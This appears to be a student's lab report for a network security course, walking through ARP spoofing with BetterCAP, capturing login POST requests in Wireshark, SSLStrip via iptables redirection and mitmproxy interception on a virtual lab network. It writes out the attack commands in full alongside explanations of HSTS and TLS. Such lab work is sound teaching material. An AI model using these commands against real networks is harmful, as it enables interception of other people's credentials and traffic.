CMPT 489

Assignment 4 Report

Marcelo Paco
301180252

Table of Contents

Part 1: Introduction to BetterCAP


Task 1:

By using the proper command in the target machine (Windows 7) find its ARP table. What command did you use? Report the ARP table you found.

The following command was used in the target machine:

```
arp -a
```

Here is a screenshot of the result:



Task 2:

Set the proper options for ARP module to attack the target machine and perform the attack. What commands did you use?

Here are the options and commands that I used to carry on the attack:


```
root@kali:~# bettercap -iface eth0
bettercap v2.25 (built for linux amd64 with go1.12.9) [type 'help' for a list of
commands]

10.0.0.0/24 > 10.0.0.16  » set arp.spoof.targets 10.0.0.15 ← Target Machine
10.0.0.0/24 > 10.0.0.16  » arp.spoof on
[10:24:27] [sys.log] [inf] arp.spoof enabling forwarding
[10:24:27] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
10.0.0.0/24 > 10.0.0.16  » [10:24:28] [sys.log] [inf] arp.spoof arp spoofer started,
probing 1 targets.
10.0.0.0/24 > 10.0.0.16  » [10:24:28] [endpoint.new] endpoint 10.0.0.15 detected as
08:00:27:6c:52:84 (PCS Computer Systems GmbH).
10.0.0.0/24 > 10.0.0.16  » net.sniff on
10.0.0.0/24 > 10.0.0.16  » http.proxy on
10.0.0.0/24 > 10.0.0.16  » [11:12:41] [sys.log] [inf] http.proxy started on
10.0.0.16:8080 (sslstrip disabled)
```

Task 3:

What has been changed after the attack on the target machine?

This now occurs if we try the arp -a command again:



The attackers IP 10.0.0.16 is now sending falsified ARP messages over the LAN.


Task 4:

Report the filter you used to capture all packets from the target's IP address containing POST requests. Also post a screenshot of the POST requests you captured.

This is the filter that I used to capture all packets from the target's IP address containing POST requests:

```
ip.src==10.0.0.15 && http.request.method==POST
```


Here is the screenshot of the POST request that I captured after attempting to login to solanaceaesource.org:



Task 5:

Try doing the same with an HTTPS request on an HTTPS website (e.g https://google.com). Did it work? If yes include a screenshot of the captured packet in your report, if not explain why.

After attempting the HTTPS request on a HTTPS website, HTTPS traffic was captured. However, the traffic captured did not display HTTPS request. In WireShark, there is no HTTPS protocol that you can filter, you must filter TLS or SSL traffic, which are the protocols used in HTTPS requests. The reason that HTTPS requests are not seen is because they are encrypted over the secure connection. See screenshot below:



Part 2 SSL Strip:

Task 6:

What is the command to redirect requests from the port 80 to the port 10000?


```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

Task 7:

After enabling the redirect, we can use sslstrip by typing:

```
sslstrip -l 10000
```

Verify that `sslstrip` is working by visiting (from the target machine) a website which is using HTTPS and see if it is transformed to HTTP (e.g bmo.ca). Report a screenshot of the website.



Note: Notice that the url starts with http not htts.

Task 8:

Do research and find how the `SSL Strip` method works. Report your findings.

SSLStrip is a type of man in the middle attack that forces the victim's browser into communicating with an adversary in plain-text over HTTP, and the adversary proxies the modified content from an HTTPS server. To do this task, SSLStrip "strips" https:// URLs and turns them into http:// URLs.

Task 9:

If you have previously visited a website you will notice that `SSL Strip` might not work on that particular website in your next visits. Explain why it doesn't work. What is the mechanism that prevents it from working?

If the user on the target system has previously visited a website using the HTTPS URL before SSLStrip was set up, HTTP Strict Transport Security (HSTS) would make the browser default to the HTTPS URL. This in turn does not allow SLLStrip to strip the HTTPS URLs down to HTTP URLs. HSTS is a web security policy mechanism that helps to protect websites against protocol downgrade attacks and cookie hijacking.

Part 3: MitmProxy

Task 10:

What is the command to enable IP forwarding? What is the command to disable ICMP redirects? What are the commands to redirect requests from the ports 80 and 443 to the port 8080?

Command to enable IP forwarding:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Command to disable ICMP redirects:

```
root@kali:~# for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
> echo 0 > $f
> done
```

Commands that redirects request from the ports 80 and 443 to the port 8080:

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-
port 8080
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --
to-port 8080
```

Task 11:

In the previous task we redirected ports 80 and 443 to 8080. Why is this important and why these two ports specifically?

The reason we redirected port 80 and port 443 to port 8080 is because we want to redirect the desired traffic to the mitmproxy utility. Port 80 and 443 are ports that are generally associated with the internet. Port 443/HTTPS is the HTTP protocol over TLS/SSL and port 80/HTTP is the world wide web.

Task 12:


What do the flags `--mode transparent` and `--showhost` do?

Here are what the flags `--mode transparent` and `--showhost` do according to the mitmproxy -h command:

```
 --mode MODE, -m MODE  Mode can be "regular", "transparent", "socks5",
                       "reverse:SPEC", or "upstream:SPEC". For reverse and
                       upstream proxy modes, SPEC is host specification in
                       the form of "http[s]://host[:port]".

  --showhost           Use the Host header to construct URLs for display.
```

Confirmation from the attacker machine that we can see the traffic recorded in mitmproxy:



Task 13:

According to your opinion how does `mitmproxy` work? What would happen if we did not install the certificate and did not use `--mode transparent`?


Mitmproxy is a utility that allows intercepting HTTP and HTTPS connections between any HTTP(S) client and a web server using a man in the middle attack. It accepts connections from clients and forwards them to the destination serer. However, while other proxies typically focus on content filtering or speed optimization through caching, the goal of mitmproxy is to let an attacker monitor, capture and alter these connections in real time.

If we did not install the certificate and did not use `--mode transparent`, the mitmproxy utility would not work as intended.

Task 14:

How can you confirm from the target machine which certificate is being used for the connection? Report a screenshot if needed.

One way that I found to check which certificate was being used on the target machine was using the firefox web browser and going to a major website such as facebook.com. Once I pressed enter, the following message appeared on my browser: **Did not connect: Potential Security Issue**. After clicking on the advanced button and clicking the view certificate link I was able to see the following:



Scrolling down a bit further in the error message page we could see the following information: